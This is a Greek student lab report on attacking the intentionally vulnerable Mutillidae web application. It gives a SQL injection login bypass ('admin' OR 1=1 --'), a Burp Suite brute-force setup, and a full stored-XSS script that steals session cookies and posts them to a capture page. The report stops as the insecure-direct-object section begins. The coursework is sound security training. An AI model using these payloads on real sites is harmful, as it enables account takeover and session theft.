



3^ο SET ΑΣΚΗΣΕΩΝ ΑΣΦΑΛΕΙΑΣ
ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΑΠΟΣΤΟΛΟΣ - ΝΙΚΟΛΑΟΣ ΒΑΪΛΑΚΗΣ
LAB59126873

I) Attacking Web Applications

Στο παρόν άρθρο θα ασχοληθούμε με τεχνικές επίθεσης ενάντια κακοστημένων ιστοσελίδων και απρόσεκτων χρηστών. Η "τρύπια" πλατφόρμα στην οποία θα εξασκήσουμε τις μοχθηρές μεθόδους μας είναι η Mutillidae Version 2.6.30 εγκατεστημένη σε Kali Linux 2.

Οι επιθέσεις καλύπτουν μια πληθώρα εργαλείων και ρεαλιστικών σεναρίων εκμεταλλεύοντας ευαίσθητα σημεία του συστήματος.



A1 - Injection (SQL)

Το πρώτο είδος επίθεσης που θα αναλύσουμε ανήκει στην κατηγορία **injection**. Αυτό το είδος επίθεσης επωφελείται από την σύνταξη εντολών του server οι οποίες παίρνουν ως ορίσματα String δοσμένα από τον χρήστη μέσω πεδίων όπως **username** σε Login σελίδες.

-Σενάριο :

Ιστοσελίδα δεν ελέγχει τι έχει εισάγει ο χρήστης σε πεδίο Username και συνεπώς το περιεχόμενο του πεδίου καταλήγει αυτούσιο σε γραμμή κώδικα SQL που εκτελείται από την πλευρά του Server. Κακόβουλος χρήστης με την σειρά του δοκιμάζει διάφορες εντολές SQL στο πεδίο, συνταγμένες έτσι ώστε ο interpreter να τις παρεμπηνεύει ως κομμάτι του αρχικού κώδικα. Ως συνέπεια ο κώδικας τρέχει από την πλευρά του server με ότι αυτό συνεπάγεται

-Εκτέλεση :

Ανοίγοντας το Mutillidae πηγαίνουμε στην σελίδα Login :

A screenshot of a web browser window titled 'Iceweasel'. The address bar shows 'http://127.0.0.1/mutillidae/index.php?page=login.php'. The page content is as follows:

Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Getting Started: Project Whitepaper

Release Announcements

You

Login

Back Help Me!

Hints and Videos

Please sign-in

Username
Password

Login

Dont have an account? [Please register here](#)

The left sidebar contains a navigation menu with links to various OWASP reports and documentation. The main area features a 'Login' form with fields for 'Username' and 'Password' and a 'Login' button. Below the form is a link for users who don't have an account.

Βλέπουμε ένα πεδίο Username και Password

Οι επιλογές μας (αφού δεν έχουμε username) είναι να δημιουργήσουμε ένα καινούργιο χρήστη ή να προσπαθήσουμε να προσπεράσουμε την σελίδα login παίρνοντας δικαιώματα root.

Για την εκτέλεση της επίθεσης (και επειδή η πρώτη επιλογή είναι too easy) επικεντρωνόμαστε στο πεδίο 'username'. Αρχικά βάζουμε ως είσοδο τον χαρακτήρα '.

The screenshot shows two windows side-by-side. The top window is a web browser displaying a MySQL error message. The URL is http://127.0.0.1/mutillidae/index.php?page=login.php. The error message is as follows:

Line	170
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php
Message	<pre>connect_error: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 client_info: 5.5.44 host_info: Localhost via UNIX socket</pre>
Trace	<pre>#0 /var/www/html/mutillidae/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(278): MySQLHandler->executeQuery('SELECT username...') #2 /var/www/html/mutillidae/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('') #3 /var/www/html/mutillidae/index.php(277): include_once('/var/www/html/m...') #4 {main}</pre>
Diagnostic Information	Error querying user account

A red button at the bottom says "Click here to reset the DB".

The bottom window is the "OWASP Mutillidae II: Web Pwn in Mass Production" application. It's version 2.6.30. The page title is "Login". The URL is http://127.0.0.1/mutillidae/login.php. The page includes a sidebar with links like "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", and "HTML 5".

To error που εμφανίζεται μας ειδοποιεί ότι το query που ελέγχει αν τα username και password είναι σωστά εμφάνισε πρόβλημα. Φυσικά αυτό σε κανονικές λειτουργίες δεν γίνεται, αλλά στην συγκεκριμένη περίπτωση υπάρχει για να μας βοηθήσει να συνεχίσουμε την επίθεση μας. Βλέποντας το query καταλαβαίνουμε ότι το πρόβλημα προήλθε επειδή το query > `SELECT username FROM accounts WHERE username=' ';` < είναι λάθος συντακτικά. Αφού όμως μπορούμε να αλλάξουμε το συντακτικό της εντολής, μπορούμε να εισάγουμε (inject) και δικό μας κώδικα.

Αναλύοντας περεταίρω το query βλέπουμε ότι το σύμβολο ' έκλεισε το πεδίο του username και το ίδιο σύμβολο που επαναλαμβάνεται αμέσως μετά προκάλεσε syntax error. Βγάζουμε λοιπόν το συμπέρασμα πως ότι ακολουθεί το σύμβολο ' προσπαθεί να εκτελεστεί από τον SQL server.

Με αυτό υπ' όψην, αλλάζουμε το αρχικό ' με κάτι πιο ενδιαφέρον όπως:

```
admin' OR 1=1 --
```

με αυτό το όρισμα θέτουμε το πεδίο του Username ως "admin' , και επικυρώνουμε το query με τη έκφραση OR 1=1 . Τέλος βάζουμε το σύμβολο του comment στην MySQL για να απαλλαχτούμε από οποιοδήποτε κομμάτι κώδικα περιέχεται στο query μετά το πεδίο του username

Iceweasel

http://127...=login.php x Hints x Hints x +

127.0.0.1/mutillidae/index.php?page=login.php

Apostolis Vailakis

Most Visited v Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kiddie) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Login

Back Help Me!

Hints and Videos

Exception occurred

Please sign-in

Username admin' OR 1=1 --

Password

Login

Dont have an account? Please register here

OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Getting Started: Project Whitepaper

Iceweasel

http://12...nCode=AU1 x Hints x Hints x +

127.0.0.1/mutillidae/index.php?popUpNotificationCode=AU1

Apostolis Vailakis

Most Visited v Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.30 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt Kiddie) Logged In Admin: admin (g0t r00t?)

Home Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

What Should I Do? Video Tutorials

Help Me! Listing of vulnerabilities

Bug Tracker Bug Report Email Address

What's New? Click Here Release Announcements

PHP MyAdmin Console Feature Requests

Getting Started: Project Whitepaper

Release Announcements





A2 - Broken Authentication And Session Management -> Brute Force


Στο παρών είδος επίθεσης θα ασχοληθούμε γενικότερα με την έλλειψη προληπτικών μέτρων ενάντια σε επιθέσεις που σκοπεύουν user credential και sessions. Συγκεκριμένα θα επωφεληθούμε από την έλλειψη κλειδώματος ενός account σε περίπτωση που πολλοί διαφορετικοί κωδικοί δοκιμάζονται ανεπιτυχώς για authentication έτσι ώστε να αναχαιτίζονται απόπειρες επίθεσης Brute Force.

-Σενάριο :

Ιστοσελίδα επιτρέπει τον έλεγχο εγκυρότητας στοιχείων χρήστη αόριστες φορές και χωρίς να επιβάλει κάποιο χρονικό διάστημα αναμονής ανάμεσα σε κάθε δοκιμή. Ως συνέπεια η ιστοσελίδα αυτή είναι ευαίσθητη σε επιθέσεις Brute Force

-Εκτέλεση :

Το εργαλείο της επιλογής μας για την επίθεση αυτή θα είναι το πρόγραμμα Burp Suite το οποίο και έρχεται προεγκατεστημένο στο λειτουργικό μας σύστημα. Αρχικά ορίζουμε το proxy του browser μας (στην συγκεκριμένη περίπτωση το iceweasel) σε localhost ώστε η κυκλοφορία του να περνάει μέσα από το Burp Suite :



Έπειτα, και αφού έχουμε ξεκινήσει το Burp Suite, επανερχόμαστε στην σελίδα Login του Mutillidae και βάζουμε τυχαία ορίσματα στα πεδία Username και Password π.χ. "foo" και στα δυο πεδία. Αφού πατήσουμε enter το Burp Suite αναχαιτίζει το request περιμένοντας από εμάς να πάρουμε μια απόφαση :

Βλέπουμε στον κωδικό το Request για Login με username "foo" και password "foo"

"foo" και στα δύο πεδία

Για να αφήσουμε το request να φτάσει στον Server πρέπει να επιλέξουμε το πεδίο με όνομα "Forward". Πριν γίνει όμως αυτό θα πρέπει να το στείλουμε σε ένα άλλο εργαλείο του Burp Suite σχεδιασμένο για επιθέσεις Brute Force. Το εν λόγω εργαλείο είναι το "Intruder" και δέχεται το request που μόλις αναχατίσαμε ως φόρμα αλλάζοντας κάθε φορά μόνο συγκεκριμένα πεδία (στην συγκεκριμένη περίπτωση το Username και Password).


-1-

-2-

-3-


Έπειτα αφήνουμε το request να προχωρήσει κανονικά. Στην περίπτωση που το τυχαίο Username και Password που εισήγαμε αντιστοιχεί σε πραγματικά credentials χρήστη (και συνεπώς κάνουμε login κανονικά) αφήνουμε οτιδήποτε κάνουμε και τρέχουμε γρήγορα στο κοντινότερο προπατζήδικο Εάν πάλι τα credentials δεν ήταν σωστά προχωράμε σε Plan B' (B for Bruteforce).

Πηγαίνοντας στην καρτέλα intruder θα δούμε την φόρμα που στείλαμε πριν λίγο με κάποια πεδία επισημασμένα. Αυτά τα πεδία επιλέχτηκαν αυτόματα από το πρόγραμμα και προσπαθούν να προβλέψουν τα σημεία που εισάγονται τα credentials. Στην προκειμένη περίπτωση το πρόγραμμα έχει εισάγει λάθος πεδία συνεπώς θα πρέπει να τα ορίσουμε χειροκίνητα. Αυτό γίνεται με τις επιλογές "Clear \$" και μετέπειτα επιλέγοντας ένα ένα τα επίμαχα πεδία και πατώντας το κουμπί "Add \$".




Έπειτα επιλέγουμε attack type "Cluster Bomb" και προχωράμε στην επόμενη καρτέλα. Εκεί πρέπει να επιλέξουμε τι θα δοκιμάσει το εργαλείο μας σε κάθε πεδίο. Ανάμεσα σε πολλές επιλογές είναι το αυτόματο brute force το οποίο δοκιμάζει όλους τους συνδυασμούς χαρακτήρων, το brute force με wordlist που εμείς θα γράψουμε εκείνη την στιγμή ή με wordlist που βρίσκεται σε αρχείο. Για το πρώτο πεδίο θα επιλέξουμε wordlist που εμείς γράψουμε με σκοπό να επιτεθούμε μόνο το account με Username "admin".

Στο δεύτερο πεδίο θα εισάγουμε μια μεγάλη wordlist σε μορφή .dic με πολλούς πιθανούς κωδικούς για να δοκιμαστούν*.



Τέλος πατάμε Start Attack και περιμένουμε... πολύ !!



Όπως βλέπουμε το Burp Suite δοκιμάζει αδιάκοπα κωδικούς για το username "admin". Κάνοντας refresh οποιαδήποτε στιγμή στην Login σελίδα μας μπορούμε να δούμε αν κάποιος από τους κωδικούς δούλεψε με συνέπεια να έχουμε συνδεθεί στην ιστοσελίδα ως admin.

* Προφανώς και για λόγους της άσκησης έχουμε σιγουρευτεί ότι μέσα στην λίστα υπάρχει το σωστό password



A3 - Cross Site Scripting (XSS)

Τρίτο στην λίστα έρχεται ένα είδος επίθεσης με όνομα Cross Site Scripting (XSS). Με τον όρο XSS αναφερόμαστε στην εκμετάλλευση διάφορων ευπαθειών (vulnerabilities) υπολογιστικών συστημάτων με εισαγωγή κώδικα HTML ή JavaScript σε κάποιο ιστοχώρο. Κάποιος κακόβουλος χρήστης, θα μπορούσε να εισάγει κώδικα σε έναν ιστοχώρο, μέσω ενός κειμένου εισόδου για παράδειγμα, ο οποίος αφού δεν θα φιλτραριζόταν από τον ιστοχώρο σωστά, θα μπορούσε να προκαλέσει προβλήματα στον διαχειριστή ή επισκέπτη του ιστοχώρου. Αυτού του είδους οι επιθέσεις μπορούν να αποβούν πολύ επικίνδυνες λόγω των πολυάριθμων επισκεπτών μιας ευπαθής ιστοσελίδας.

- Σενάριο :

Ιστοσελίδα blog επιτρέπει στον χρήστη να χρησιμοποιήσει στο άρθρο του κώδικα html για να μορφοποιήσει το κείμενο του, δεν περιορίζει όμως τις εντολές που μπορεί αυτός να εισάγει καθιστώντας την ιστοσελίδα και τους αναγνώστες της στόχο επιθέσεων XSS. Έπειτα ένας κακόβουλος χρήστης δημιουργεί μια ανάρτηση η οποία ανάμεσα στο κείμενο έχει κρυμμένες μερικές εντολές html, οι οποίες παίρνουν το authentication session του αναγνώστη, και το στέλνουν σε μία ιστοσελίδα capture.

-Εκτέλεση :

Ανοίγουμε το Mutillidae και αφού συνδεθούμε σε έναν χρήστη πηγαίνουμε στην σελίδα “add to your blog” όπου και βλέπουμε την φόρμα υποβολής άρθρου.


The screenshot shows the 'Welcome To The Blog' interface. On the left, there's a sidebar with links like OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. Below that are links for Getting Started: Project Whitepaper, Release Announcements, and Video Tutorials. The main content area has a 'Back' button, a 'Help Me!' button, and a 'Hints and Videos' section. A large central box is titled 'Add New Blog Entry'. It contains a text area with the following content:

```
Note: <b>, <i> and <u> are now allowed in blog entries
<script>alert(1)</script>
Message 1
```

Below this is a 'Save Blog Entry' button. At the bottom of the main content area, there's a table titled '1 Current Blog Entries' with one entry:

	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Για να ελέγξουμε αρχικά αν η ιστοσελίδα δεν φιλτράρει τις εισόδους στο blog θα γράψουμε μια απλή εντολή alert <script>alert(1)</script> και θα την ανεβάσουμε στο blog.



Μετά την υποβολή του άρθρου και μόλις η ιστοσελίδα προσπαθήσει να μας το εμφανίσει, ο κώδικας μας έτρεξε κανονικά εμφανίζοντας ένα παράθυρο alert με μήνυμα "1" που είναι και το επιθυμητό αποτέλεσμα. Επόμενο βήμα είναι αλλαγή του κώδικα με κάποιον ο οποίος θα υποκλέπτει το session του αναγνώστη και θα το στέλνει στην σελίδα "data capture" του αναγνώστη. Ευτυχώς για εμάς η πλατφόρμα Mutillidae έχει έτοιμη μια τέτοια ιστοσελίδα για λόγους εξάσκησης.

```
<script>
var lXMLHTTP;
try{
    var lData = document.cookie;
    var lHost = "localhost";
    var lAction = "http://" + lHost + "/mutillidae/capture-data.php";
    var lMethod = "POST";

    try {
        lXMLHTTP = new ActiveXObject("Msxml2.XMLHTTP");
    }catch (e) {
        try {
            lXMLHTTP = new ActiveXObject("Microsoft.XMLHTTP");
        }catch (e) {
            try {
                lXMLHTTP = new XMLHttpRequest();
            }catch (e) {
                //alert(e.message);//THIS LINE IS TESTING AND DEMONSTRATION ONLY.
            }
        }
    }//end try

    lXMLHTTP.onreadystatechange = function(){}
    lXMLHTTP.open(lMethod, lAction, true);
    lXMLHTTP.setRequestHeader("Host", lHost);
    lXMLHTTP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    lXMLHTTP.send(lData);

}catch(e){
    //alert(e.message);//THIS LINE IS TESTING AND DEMONSTRATION ONLY. DO NOT INCLUDE IN PEN TEST.
}
</script>
```

Ο παραπάνω κώδικας υποκλέπτει το session cookie του αναγνώστη και το στέλνει στο capture-data.php του Mutillidae. Αφού λοιπόν πατήσουμε την επιλογή "Reset DB" που βρίσκεται στην πάνω μπάρα της πλατφόρμας για να διαγράψουμε το προηγούμενο άρθρο, επανερχόμαστε στην σελίδα του blog και

υποβάλουμε τον κακόβουλο κώδικα μας.

http://127.0.0.1/mutillidae/index.php?page=add-to-your-blog.php

Hints and Videos

Add New Blog Entry

Add blog for anonymous

Note: , <i> and <u> are now allowed in blog entries

```
<script>
var XMLHttpRequest;
try{
    var lData = document.cookie;
    var lHost = "localhost";
    var lAction = "http://" + lHost + "/mutillidae/capture-data.php";
    var lMethod = "POST";
    ...
}
```

Save Blog Entry

View Blogs

1 Current Blog Entries

Name	Date	Comment
anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Αφού λοιπόν υποβάλουμε το post μας χρησιμοποιούμε την σελίδα "view captured data" για να δούμε τα sessions που "ψαρέψαμε" από όλους τους χρήστες που προσπάθησαν να δουν το post σου (στην συγκεκριμένη περίπτωση ένα)

http://127.0.0.1/mutillidae/index.php?page=captured-data.php

Captured Data

Back Help Me!

Hints and Videos

Captured Data Page

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /var/www/html/mutillidae. The database table is named captured_data.

Refresh Delete Captured Data Capture Data

1 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
::1	::1	51283	Mozilla/5.0 (X11; Linux i686; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0	http://127.0.0.1/mutillidae/index.php?page=add-to-your-blog.php	showhints = 1; PHPSESSID=f1qjvlsfk8e4a75u3shae4m14	2015-12-19 19:51:56





A4 - Insecure Direct Object References

Ένα ακόμα τρωτό σημείο ιστοσελίδων μπορεί να εμφανιστεί όταν αυτές διαβάζουν αρχεία από τον server και τα εμφανίζουν αυτούσια στον χρήστη. Αν και πολυσύχναστη και βασική τεχνική στον κόσμο του web development, αποδεικνύεται μοιραία όταν το αρχείο προς ανάγνωση καθορίζεται από τον χρήστη, χωρίς να υπάρχει κάποιου είδος φίλτρο που να καθορίζει ποια αρχεία επιτρέπονται προς ανάγνωση. Αυτό μπορεί να σημαίνει πως οποιοσδήποτε χρήστης αποκτά πρόσβαση σε απαγορευμένες πληροφορίες.

-Σενάριο:

Ιστοσελίδα επιτρέπει την ανάγνωση συγκεκριμένων αρχείων από τον Server χωρίς όμως να ελέγχει αν το αρχείο που πρόκειται να διαβάσει βρίσκεται στην προκαθορισμένη λίστα αρχείων που προορίζονται για ανάγνωση. Κακόβουλος χρήστης με την σειρά του δοκιμάζει διάφορα path και έτσι αποκτά πρόσβαση σε ζωτικά αρχεία του server.

-Εκτέλεση:

